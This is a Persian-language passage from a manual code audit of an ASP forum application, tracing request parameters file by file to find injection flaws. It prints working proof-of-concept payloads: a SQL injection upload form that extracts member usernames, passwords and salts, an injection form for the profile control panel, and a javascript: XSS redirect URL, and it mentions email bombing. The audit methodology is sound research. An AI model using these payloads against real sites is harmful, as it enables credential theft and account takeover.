با نگاهی به تابع SendPrivateMessage() مشخص است که آسیب پذیر نیست.

- view-group.asp:

خط 12:

```
iGroupID = request.querystring("gid")
```

توابع GetGroupName() و ListGroupMembers() به دلیل کنترل اعداد آسیب پذیر نیستند.

- view-profile.asp:

خط 12:

```
iUserID = BBS.ValidateNumeric(request.querystring("uid"))
```

که می بینیم آسیب پذیر نیست.

حال سراغ پوشه calendar می رویم:

- add-event.asp:

خط 12 تا 15:

```
iCalendarID = request.querystring("calendarid")
sAction     = request.querystring("action")
iEventID    = request.querystring("eventid")
```

ابتدا به دنبال متغیر iCalendarID به تابع GetCalendarInfo() می رویم. که به وسیله ValidateNumeric() محافظت می شود. با نگاهی سریع به HasPermission() نیز آسیب پذیری به چشم نمی خورد (جا برای بررسی بیشتر وجود دارد.). حال اگر به متغیر sAction نگاهی بیاندازیم متوجه می شویم که فقط در شرطی ها کاربرد دارد پس آسیب پذیر نیست. آخرین متغیر یعنی iEventID هم در GetEventInfo() برای عددی بودن بررسی می شود پس آسیب پذیر نیست.

خط 86 و خطوط 97 تا 102:

```
vEventInfo(CEV_Owner) = request.form("owner")
vEventInfo(CEV_alldayevent)      = request.form("alldayevent")
vEventInfo(CEV_timeofdayhour)    = request.form("timeofdayhour")
vEventInfo(CEV_timeofdayminute)  = request.form("timeofdayminute")
vEventInfo(CEV_timeofdaymeridian)= request.form("timeofdaymeridian")
vEventInfo(CEV_AllowSignups)     = request.form("allowsignups")
```

حال به دنبال vEventInfo جلو می رویم. به CreateEventInfo() نگاه می کنیم. اگر در FilterPost() مشکلی نباشد، آسیب پذیر نیست.

- calendar-view.asp:

خط 14:

```
iCAcalendarid = request("calendarid")
```

می بینیم که مثل قبل GetCalendarInfo() و HasPermission() آسیب پذیر نیستند.

پوشه forums:

- alert-post.asp:

خط 16:

```
vMessageInfo = Forum.GetMessageInfo(request("mid"))
```

تابع GetMessageInfo() اعداد را کنترل می کند.

خط 37:

```
vAlertInfo(AL_Message)   = trim(request.form("message"))
```

به دنبال vAlertInfo مشخص می شود که تابع CreateAlert() ممکن است XSS بپذیرد، چرا که

BBS.ValidateSQL(vAlertInfo(AL_Message))

جلوی آسیب پذیری SQL Injection را می گیرد و نه XSS. در تحقیقات بعدی که روی برنامه تست شد، مشخص می شود که هنگام نمایش، کدها به صورتی در می آیند که حمله XSS خنثی شود.

- attach-file.asp:

خط 14:

```
iMessageID = request.querystring("mid")
```

با رهگیری این متغیر در خط 127 می بینیم:

```
SQL = "select max(sortorder) as maxsort from attachments where messageid=" & iMessageID
```

که پتانسیل SQL Injection را نشان می دهد. از آنجایی که دیتابیس ما Access است و امکان اجرای چند درخواست را باهم نداریم مطمئنا نخواهیم توانست از این آسیب پذیری استفاده کنیم. اما در سایت تولید کننده دیتابیس MSSQL نیز عرضه می شود. لذا این فایل را بیشتر برسی خواهیم کرد. پس به عنوان آسیب پذیری دیگری، مشروط به MSSQL، این Exploit را خواهیم داشت:

آسیب پذیری دوم (مشروط):

```
<form ENCTYPE="multipart/form-data" method="post" action="/forums/attach-
file.asp?action=postupload&amp;mid=[YOUR MSG ID]&amp;attachmentid= or
```

1=convert(int,(select top 1 username%2bpassword%2bsalt from members where username<>"))">
File : <input type='file' name='attachment' size='40'>

<input type='submit' value='Submit'>
</form>

- email-link.asp:

خطوط 20 تا 23:

```
sFromName    = request.form("fromname")
sRecipient   = request.form("recipient")
sFromAddress = request.form("fromaddress")
```

با دنبال کردن این متغیر ها خواهیم دید که این پارامترها بررسی می شوند و سپس عملیات صورت می پذیرد پس XSS و SQL Injection ندارد. اما به عنوان یک نکته منفی این برنامه به این نکته باید اشاره کرد که به وسیله فایل email-link.asp می توان یک آدرس ایمیل خاص را بمباران کرد چرا که محدودیتی در ارسال ندارد.

به دلیل حجم بالای فایل ها و مشابهت زیاد آنها به هم از نظر نوع محدودیت ها از اینجا به بعد فقط فایل هایی را که آسیب پذیر باشند می آوریم.

- /profile/controlpanel.asp:

خطوط 257 تا 291:

تمامی ورودی ها

با نگاه به تابع UpdateUser() می بینیم مقادیر زیر از نظر امنیتی کنترل نمی شوند:

```
SQL = SQL & " timeoffset=" & vUpdateUserInfo(UI_TimeOffset) & ", "
```

SQL = SQL & " invisible=" & vUpdateUserInfo(UI_Invisible) & ", "

پس **آسیب پذیری سوم** را پیدا کردیم. اگر MSSQL بود کار بسیار ساده بود و می توانستیم مجوز کامل مدیریت را نیز بگیریم! بهر حال PoC کار ما به شکل زیر است:

```
<form method='post' name='updateprofile' action='/profile/controlpanel.asp'>
Injection1 (Numeric Update):<input type="text" name="invisible" value="1" /><br />
Injection2 (Numeric Update):<input type="text" name="timeoffset" value="1" /><br />
<input type="hidden" name="action" value="updateinfo" />
<input type="hidden" name="showemail" value="1" />
<input type="hidden" name="usesignature" value="1" />
<input type="hidden" name="viewsignature" value="1" />
<input type="hidden" name="disablepostcount" value="1" />
<input type="hidden" name="userichedit" value="1" />
<input type="hidden" name="emailnotifications" value="1" />
<input type="hidden" name="sendprivatenotifications" value="1" />
<input type="hidden" name="includebody" value="1" />
<input type="hidden" name="language" value="1" />
<input type="hidden" name="disallowbroadcasts" value="1" />
<input type="hidden" name="viewavatars" value="1" />
<input type="submit" />
</form>
```

حال پوشه admin جاهایی که به مجوز مدیریت نیازی نباشد را می بینیم و آسیب پذیری ها را بررسی می کنیم:

- impersonate.asp:

خط 14:

```
sRedirect = request.querystring("redirect")
```

و در خط 32 داریم:

```
response.redirect sRedirect
```

همین جا وجود XSS در این برنامه را به عنوان **چهارمین آسیب پذیری** اعلام می کنیم که Exploit آن به شکل زیر است:

/admin/impersonate.asp?redirect=javascript:alert('XSS')&action=end

حال نوبت به بررسی از قلم افتاده ها می رسد:

- /includes/include-poll.asp:

خط 125:

SQL = SQL & BBS.ValidateSQL(stOptionStruct(OI_MemberID)) & ", "

همانطور که می بینید در جایی که در دو طرف آن از علامت ' استفاده نشده، بررسی با تابع ValidateSQL() انجام شده که باید بررسی عددی می شد نه بررسی SQL. اما چون قبل از فراخوانی این فیلد در دست کاربر نیست، لذا خطرناک نیست.

این کارها را همین طور برای پیدا کردن آسیب پذیری های بیشتر ادامه می دهیم تا وقتی که الگوریتم را کامل کنیم.

د-2-1- نتیجه گیری:

مدت زمان دستی این عملیات 15 ساعت شد که در نوع خود رقم بالایی محسوب می شود. این زمان طولانی دو علت می تواند داشته باشد، یکی امنیت نسبی بالای خود برنامه و دیگر آنکه خواندن کدهای این برنامه بسیار سخت بود.

تحقیق بیشتر: در صورتی که از flow chartهای توابع در نحوه پیاده سازی، روابط و وظایف آنها استفاده کنیم، قادر خواهیم بود آسیب پذیری های منطقی را به خوبی پیدا کنیم. جستجوی فایل به فایل برای نقاط شروع پروسه ها در ترسیم flow chartها پیشنهاد می شود.